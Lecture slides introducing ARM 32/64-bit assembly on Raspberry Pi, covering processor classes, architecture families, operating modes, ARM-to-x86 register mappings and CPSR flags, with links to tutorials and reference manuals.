

2.3. Embedded OS DEMO | ARM ASM Hands-on

Topic 3: NASM/GNU AS ARM 32 / 64 bits on Raspberry Pi – ARM Assembly Intro & Hacking

<http://thinkingeek.com/arm-assembler-raspberry-pi/>

<https://azeria-labs.com/writing-arm-assembly-part-1/>

<https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly>

- **ARM Architecture**
- **Instructions set**
- **Addressing modes**
- **Functions and Procedures**
- **Interrupts/Sys-calls and Exception**

1. Peter Knaggs & Stephen Welsh – “ARM: Assembly Language Programming”

2. <http://www.arm.com/miscPDFs/14128.pdf> - ARM Architecture Reference Manual |
https://www.scss.tcd.ie/~waldroj/3d1/arm_arm.pdf

3. ARM Software Development Toolkit – “Programming Techniques”

Benefits of Learning ARM Assembly

ARM = Acorn/Advanced RISC Machine

- Reverse Engineering binaries on...
 - Phones?
 - Routers?
 - Cars?
 - Internet of Things? – Fragmented Market
 - Apple MACBOOKS Pro 2020+
 - SERVERS – in Amazon/Google/Oracle Clouds
- Intel x86 is nice but..
 - Knowing ARM assembly allows you to dig into and have fun with various different device types

ARM Assembly Intro presentation with copyright from Azeria-Labs



Processor Classes

- **A-Class**

Application processors

Targets typically run a full OS such as Linux Virtual Address support

Virtualization

- **M-Class**

Microcontrollers


Typically run bare-code or RTOS

- **R-Class**


Targets embedded systems with real time and/or higher safety requirements

Typically run bare-metal code or RTOS

Used in systems that need high reliability and where deterministic behavior is important



ARM Architecture, Family and Cores



ARM family	ARM architecture
ARM7	ARM v4
ARM9	ARM v5
ARM11	ARM v6
Cortex-A	ARM v7-A
Cortex-R	ARM v7-R
Cortex-M	ARM v7-M


ARM CPU Features

- RISC (Reduced Instruction Set Computing) processor
 - Simplified instruction set
 - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
 - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode | new versions supports 64 bits ARM registers and instructions
- ARMv8 has 64 bits registers
- Conditional Execution on almost all instructions (ARM mode only)
- Word aligned memory access (4 byte aligned)

ARM microcontroller Features

ARM (Acorn/Advanced RISC Machine) Features


- 32 bits – the registers are 4 bytes and the instructions in machine code are fixed at 4 bytes (new versions have 64 bits and they are multi-core) + ARMv8 has 64 bits registers
- Bi-endian (little- and big-endian)
- It has data representation on 8, 16 and 32 bits | newer controllers support 64 bits data representation
- 7 operations modes: USR, FIQ, IRQ, SVC, ABT, SYS, UND
- It is based on RISC features:
 1. **Instructions** – the reduced number of the instructions; the execution of an instruction it is one processor cycle; there high processing speed
 2. **Pipelines** – the fragmentation of the process of the instructions “process” in more sub-processes (tasks) in order to have parallelization
 3. **Registers** – high number of the generic available registers (e.g. 31 out of 37)
 4. **The Load-Store Architecture** – the processor operates only the data from the registers and there are separate instructions for loading/storing data from/to memory.



ARM microcontroller features


Additional elements comparing with RISC

1. **Variable time execution instructions** => high density of the code => efficient memory usage
2. **Barrel shifter** - hardware component which pre-process one of the input registers before being used by an instruction => processing performance and enhanced code density
3. **Set of 16 bits instructions (Thumb mode)** = high density of the code (especially for the HW chips able to **XIP** – eXecute In Place)
4. **Conditional Execution** – the instruction (then the branches) are executed only if a condition is fulfilled
5. **Specialized Instructions** – specific instructions for the DSP (Digital Signal Processor) and some controllers for the floating points parallel operations => enhanced performance
6. **Jazelle DBX (Direct Bytecode eXecution)** – is an extension that allows some ARM processors to execute Java bytecode in hardware as a third execution state alongside the existing ARM and Thumb modes.




ASM ARM7 Diagram

- CPU Core Diagram (ARM7)
- ARM7 is Von Neumann machine
- ARM9 is Harvard machine




ARM Architecture



ASM ARM Operating modes

- For the ARM Assembly, the lab uses ONLY USR – User mode

Mode	Details
User (USR)	The mode of executing users applications
System (SYS)	Similar mode with USR, but with complete read-write access to the cpsr register
Supervisor (SVC)	The mode for running the OS kernel
Interrupt ReQuest (IRQ)	When an interrupt of the execution request is received (IRQ)
Fast Interrupt reQuest (FIQ)	When an Fast interrupt of the execution request is received (FIRQ)
Abort (ABT)	When the trial of accessing a memory area is failing
Undefined (UND)	When the processor receives an instruction which is not defined into its implementation



Non-privileged mode = partial read-write access to the cpsr register

Priviledged mode = complete read-write access to the cpsr register

* Debug mode!



ARM 32 bits Registers



# / Alias	Purpose
R0	General purpose
R1	General purpose
R2	General purpose
R3	General purpose
R4	General purpose
R5	General purpose
R6	General purpose
R7	Holds Syscall Number
R8	General purpose
R9	General purpose
R10	General purpose
R11 / FP	Frame Pointer
Special Purpose Registers	
R12 / IP	Intra Procedural Call
R13 / SP	Stack Pointer
R14 / LR	Link Register
R15 / PC	Program Counter
CPSR	Current Program Status Register

EAX	r0	Arg 1 & return value	If 1st argument = 64 bits: r1:r0 hold it.
EBX/	r1	Argument 2	If 2nd argument = 64 bits: r2:r3 hold it.
ECX/	r2	Argument 3	If > 4 args: use stack.
EDX/	r3	Argument 4	
ESI/	r4	General-purpose	Variable registers for holding local variables.
EDI	r5	General-purpose	
	r6	General-purpose	
	r7	General-purpose	
	r8	General-purpose	
	r9	Platform-specific	Usage is Platform-dependent.
	r10	General-purpose	Variable registers for holding local variables.
EBP	r11/FP	Frame pointer	Keeps track of the stack frame.
	r12	Intra-procedure-call	Holds immediate values between a procedure and the sub-procedure it calls
ESP	SP	Stack pointer	Keeps track of stack. Must be the same after a subroutine has completed.
	LR	Link register	Holds the return address for a subroutine return. LR does not need to be the same after subroutine completed.
EIP	PC	Program counter	Keeps track of the next instruction to be executed.

ARM 32/64 bits Registers


ARM	Description	Approx. x86
X0 (64bit) – W0/R0 (32bit)	General Purpose	RAX (64 bit)/EAX (32 bit)
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	–
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	–
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	–
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

ARM Architecture





ARM 32/64 bits Registers

General Registers



A64 Media Register File

SIMD Registers




ARM 32 bits – CPSR – Current Program Status Register

Flags						State						Extensions						Control								
31	30	29	28	27	...		...						...						7	6	5	4	3	2	1	0
N	Z	C	V	Q															I	F	T	Mod				

Flag	Description
N (Negative)	Enabled if result of the instruction yields a negative number.
Z (Zero)	Enabled if result of the instruction yields a zero value.
C (Carry)	Enabled if result of the instruction yields a value that requires a 33rd bit to be fully represented.
V (Overflow)	Enabled if result of the instruction yields a value that cannot be represented in 32 bit two's complement.
